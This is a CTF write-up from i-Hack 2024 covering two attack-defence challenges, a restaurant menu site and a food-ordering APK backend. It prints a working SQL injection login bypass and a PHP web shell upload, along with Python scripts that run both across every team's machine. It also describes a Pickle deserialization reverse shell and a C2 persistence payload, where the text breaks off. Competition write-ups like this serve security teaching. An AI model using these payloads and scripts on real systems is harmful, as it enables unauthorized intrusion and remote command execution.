Code Combat | i-Hack 2024

Hacking & Defence Competition Write-Ups


Team: M53_A1ph4_Sh4rk!

07/08/2024

Table of Contents

Menu Board

When we accessed the challenge's web service, we were presented with a restaurant menu page. Due to the limited number of pages and functionalities that we can attempt to perform injection/manipulation from the initial page and the other associated pages, we decide to perform directory brute-force in an attempt to find some admin console or pages that could be exploited. After running the directory brute-force attack, we discover a login.php page which can be used by the administrator to manage their website.



Therefore, our first step is to see if the admin and password field have SQL injection vulnerability. We ran some simple SQL injection with the use of single quotes and noticed that the web application will return a detailed error on the malformed SQL query.

Thus, we open up the Burp Suite and intercept a login request. Then, the login request is saved as a file and the file is passed to SQLmap to automate the injection process. In the end, we are able to dump all database tables.


After navigating to the "user" table, we discovered there is only one user inside the table, which is a user with username "Admin" and role "admin". Unfortunately, the password of the user is hashed with the MD5 algorithm. Multiple tools have been used to crack the MD5 password by finding a plain text password with the same MD5 hash image. However, no corresponding plain text password is found in the end. Thus, we have run some password brute-force attacks to the web service, but it is to no avail.


Later on, we performed some union-based SQL injection and determined that 3 rows will be returned upon successful execution of the preconstructed SQL query for the login page. By assuming the first column returned will be the username, the second column returned will be the hashed password and the third row returned will be the role using information we get from the “user” table obtained from SQLmap earlier, we constructed a payload to inject the username field of the web page. What this query basically does is make the preconstructed SQL query to return a row with specified username, hashed password and role. Once the injected SQL query is executed, and the hashed password is retrieved from the query, a comparison will be carried out to compare the retrieved hashed password from the query with the one submitted through the web application form. Since the hashed password retrieved from the query is specified by us, we are able to be authenticated successfully with the plaintext password that corresponds to the specified hashed password.

Username: ' UNION SELECT '1','5608f7ab2f2c02b40bf9635267869af5','admin
Password: teng


Once we are authenticated with the “admin” role, we proceed to browse and search for pages and vulnerabilities that can be exploited. Eventually we found our way to add.php, a page used to create and insert a menu item into the database.

We noticed that the add.php allowed us to submit an image file for the menu item that is going to be inserted into the database. Therefore, we tried to upload a web shell and used Burp Suite to intercept the request and change the extension of the file before passing it to the web service. After some tries, we discovered that most of the file extensions that allows php code execution did not work except for .phar, as we also found this extension by sqlmap dump others player menuboard tables and we found a cat.phar file under their menuboard database item table.





Once the menu item is inserted, we navigate to the index page again to check for the location of the uploaded web shell. From the rendered source HTML code, we noticed that the web shell has been uploaded to /assets/uploads/img/ path.



With this knowledge in hand, we navigate to the webshell and use the “c” GET parameter to run the flag binary. Finally, we have successfully got the flag.

```
GET /assets/uploads/img/echo.phar?c=/usr/local/bin/flag HTTP/1.1
Host: 172.16.126.11
Cookie: PHPSESSID=4rat1cjtnm4s7kgoq972mnlald
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Wed, 07 Aug 2024 04:09:49 GMT
Server: Apache/2.4.61 (Debian)
Vary: Accept-Encoding
Content-Length: 129
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

ihack24{1723003789.v8CeaR7xCRAes2O4LPORYMe5mA4YF2CzPqSeVBqzRBs=}
ihack24{1723003789.v8CeaR7xCRAes2O4LPORYMe5mA4YF2CzPqSeVBqzRBs=}
```

To fasten the whole process of SQL injection for authentication bypass, upload the web shell and trigger the webshell to get the flag from all 29 teams, we have written a python script to loop through all machines and perform the same web shell upload routine. The script to authenticate and upload the web shell is as below:

```
import requests

for i in range(101, 131):
                try:
                                session = requests.Session()
                                burp0_url =
f"https://172.16.{str(i)}.11:443/login.php"
                                burp0_headers = {"User-Agent":
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate, br", "Referer":
"https://172.16.122.11/login.php", "Content-Type":
```

```
"application/x-www-form-urlencoded", "Origin":
"https://172.16.122.11", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "same-origin", "Sec-Fetch-User": "?1", "Te":
"trailers"}
                            burp0_data = {"username": "' UNION SELECT
'1','5608f7ab2f2c02b40bf9635267869af5','admin", "password": "teng"}
                            res = session.post(burp0_url,
headers=burp0_headers, data=burp0_data, verify=False)

                            burp0_url =
f"https://172.16.{str(i)}.11:443/add.php"
                            burp0_headers = {"User-Agent":
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate, br", "Content-Type":
"multipart/form-data;
boundary=---------------------------926166116873832951318692495",
"Origin": "https://172.16.118.11", "Referer":
"https://172.16.118.11/add.php", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "same-origin", "Sec-Fetch-User": "?1", "Te":
"trailers"}
                            burp0_data =
"-----------------------------926166116873832951318692495\r\nContent-
Disposition: form-data;
name=\"name\"\r\n\r\necho\r\n-----------------------------92616611687
3832951318692495\r\nContent-Disposition: form-data;
name=\"description\"\r\n\r\nasd\r\n-----------------------------92616
611687383295131869 2495\r\nContent-Disposition: form-data;
name=\"category\"\r\n\r\n2\r\n-----------------------------9261661168
73832951318692495\r\nContent-Disposition: form-data;
name=\"tag\"\r\n\r\n1\r\n-----------------------------926166116873832
951318692495\r\nContent-Disposition: form-data; name=\"image\";
filename=\"echoateng.phar\"\r\nContent-Type:
application/x-php\r\n\r\n<?php\r\n    echo
system($_GET['c']);\r\n?>\r\n\r\n-----------------------------9261661
16873832951318692495\r\nContent-Disposition: form-data;
name=\"price\"\r\n\r\n12.00\r\n-----------------------------926166116
87383295131869 2495\r\nContent-Disposition: form-data;
name=\"draft\"\r\n\r\non\r\n-----------------------------926166116873
832951318692495\r\nContent-Disposition: form-data;
name=\"draft\"\r\n\r\ntrue\r\n-----------------------------9261661168
73832951318692495--"
                            res = session.post(burp0_url,
headers=burp0_headers, data=burp0_data, verify=False)
                            print(res.status_code)
                    except Exception as e:
                            pass
```

To get flags from all machines, we have written another python script to loop through all the machines, trigger the webshell and the flag binary and then collect the web service response. The script is as below:

```
import requests
import re
import urllib3

# Suppress InsecureRequestWarning
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Initialize a variable to store all flags
all_flags = []

# Loop through the IP range
for i in range(101, 131):
    ip = f"172.16.{i}.11"
    url =
f"https://{ip}:443/assets/uploads/img/echoateng.phar?c=/usr/local/b
in/flag"

    try:
        # Make the HTTP request with SSL certificate verification
disabled
        response = requests.get(url, timeout=5, verify=False)  #
Set a timeout to avoid hanging
        flag = response.text.strip()

        # Check if the response contains "404"
        if "404" not in flag:
            # Clean the flag to remove trailing content after the
first space
            flag = flag.split(' ', 1)[0]

            # Append the flag to the list
            all_flags.append(flag)
    except requests.RequestException as e:
        # Handle exceptions (e.g., timeout, connection error)
        print(f"Failed to connect to {ip}: {e}")

# Join all flags into a single string separated by commas
all_flags_str = ', '.join(all_flags)

# Display all flags
```

```
print(f"All Flags: {all_flags_str}")
```

To prevent other players from reusing our web shells, we have created another script by reusing the previous script. The only change make to the previous script is that the value for the C parameter is now “rm%20echoateng.phar”, which is the URL encoded version of the command “rm echoateng.phar”, which is used to remove the web shell.

Therefore, for every new round, we will run the first script to perform SQL injection authentication bypass and upload a web shell to all teams’ machines. Then, the second script is run to get all the flags by exploiting the web shells uploaded to all teams’ machines. Finally, a third script is run to remove the web shells from all team’s machines to prevent players from other teams from earning attack points by reusing the web shells uploaded by our team.

Feastify


When we accessed the challenge's website, we noticed an obvious APK download, hinting at a small reverse engineering and web challenge. Analyzing the APK revealed that it functions as a benign application and contains several requests to interact with the server:

```
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.okHttpClient = SSLConfigOkHttpClient.getTrustAllSSLClient();
    this.restaurantRecyclerView = (RecyclerView) findViewById(R.id.restaurantRecyclerView);
    this.restaurantRecyclerView.setLayoutManager(new GridLayoutManager(this, 2));
    this.restaurantList = new ArrayList();
    this.restaurantAdapter = new RestaurantAdapter(this, this.restaurantList);
    this.restaurantRecyclerView.setAdapter(this.restaurantAdapter);
    getOnBackPressedDispatcher().addCallback(this, new AnonymousClass1(true));
    Gson gson = new Gson();
    SharedPreferences sharedPreferences = getSharedPreferences("Restaurants", 0);
    SharedPreferences.Editor editor = sharedPreferences.edit();
    String json = sharedPreferences.getString("list", null);
    if (json != null) {
        Type type = new TypeToken<List<Restaurant>>() { // from class: io.capturetheflag.ihack24.feastify.MainActivity.2
        }.getType();
        List<Restaurant> restaurants = (List) gson.fromJson(json, type);
        for (int i = 0; i < restaurants.size(); i++) {
            Restaurant restaurant = restaurants.get(i);
            this.restaurantList.add(restaurant);
            this.restaurantAdapter.notifyItemInserted(i);
        }
        return;
    }
    for (int i2 = 1; i2 <= 30; i2++) {
        String ip = "172.16.1xx.11".replace("xx", String.format(TimeModel.ZERO_LEADING_NUMBER_FORMAT, Integer.valueOf(i2)));
        String url = "https://" + ip + ":8000/";
        Request request = new Request.Builder().url(url).header("User-Agent", UserAgentUtil.getDefaultUserAgent(this)).build();
        int position = i2;
        this.okHttpClient.newCall(request).enqueue(new AnonymousClass3(ip, position, editor));
    }
}
```

By running the APK in the emulator for traffic interception, we discovered an interesting request among the common ones, which sends Base64 encoded data:

```
Pretty  Raw  Hex                                                    \n
1  POST /api/submit_order HTTP/1.1
2  Host: 172.16.107.11:8000
3  Cookie: session_id=4e632782-ea57-40f3-afb7-74e6816af7cc
4  User-Agent: Mozilla/5.0 (Linux; Android 13; Android SDK built for
   x86_64 Build/TE1A.220922.034; wv) AppleWebKit/537.36 (KHTML, like
   Gecko) Version/4.0 Chrome/101.0.4951.61 Mobile Safari/537.36
5  Content-Type: application/json; charset=utf-8
6  Content-Length: 95
7  Accept-Encoding: gzip, deflate, br
8  Connection: keep-alive
9
10 {
     "data":
     "gAJYNQAAAHsib3JkZXJzIjpbeyJpdGVtX2lkIjoyMiwicXVhbnRpdHkiOjF9XSwic
     mVtYXJrcyI6IiJ9cQAu"
   }
```

A quick decoding in CyberChef reveals that the original data is not simply base64 encoded due to the prepended and appended non-ASCII byte values. By altering certain values, such as changing the quantity value to a special character, we can observe from the response that it relates to Python/Pickle deserialization:




After hours of research, we found that the data might be related to this references due to the similarity in the first few Base64 encoded bytes. However, using the payload generated by the recommended tool led to no progress.

At this point, I handed the challenge over to my teammate. From his research, we found a Medium post that matched the pattern of the given data, starting with "gASV." This confirmed that the data is related to Python Pickle deserialization.


Link:
https://starlox.medium.com/insecure-deserialization-attack-with-python-pickle-2fd23ac5ff8f

So we custom a bit and this is our code:


After we run it, it will give us the deserialization base64 payload.



So back to the endpoint api/submit_order in “data” we change it to the deserialization payload that we generate just now and send it. Remember to set up the nc to listen to it.




And walla we get the reverse shell and access as flask-app users.




After login, I fire up my villain C2 to put another interactive shell inside the victim machine to get persistence on it. By using generate payload=linux/hoaxshell/sh_curl lhost=eth0 a reverse shell payload will be generated:

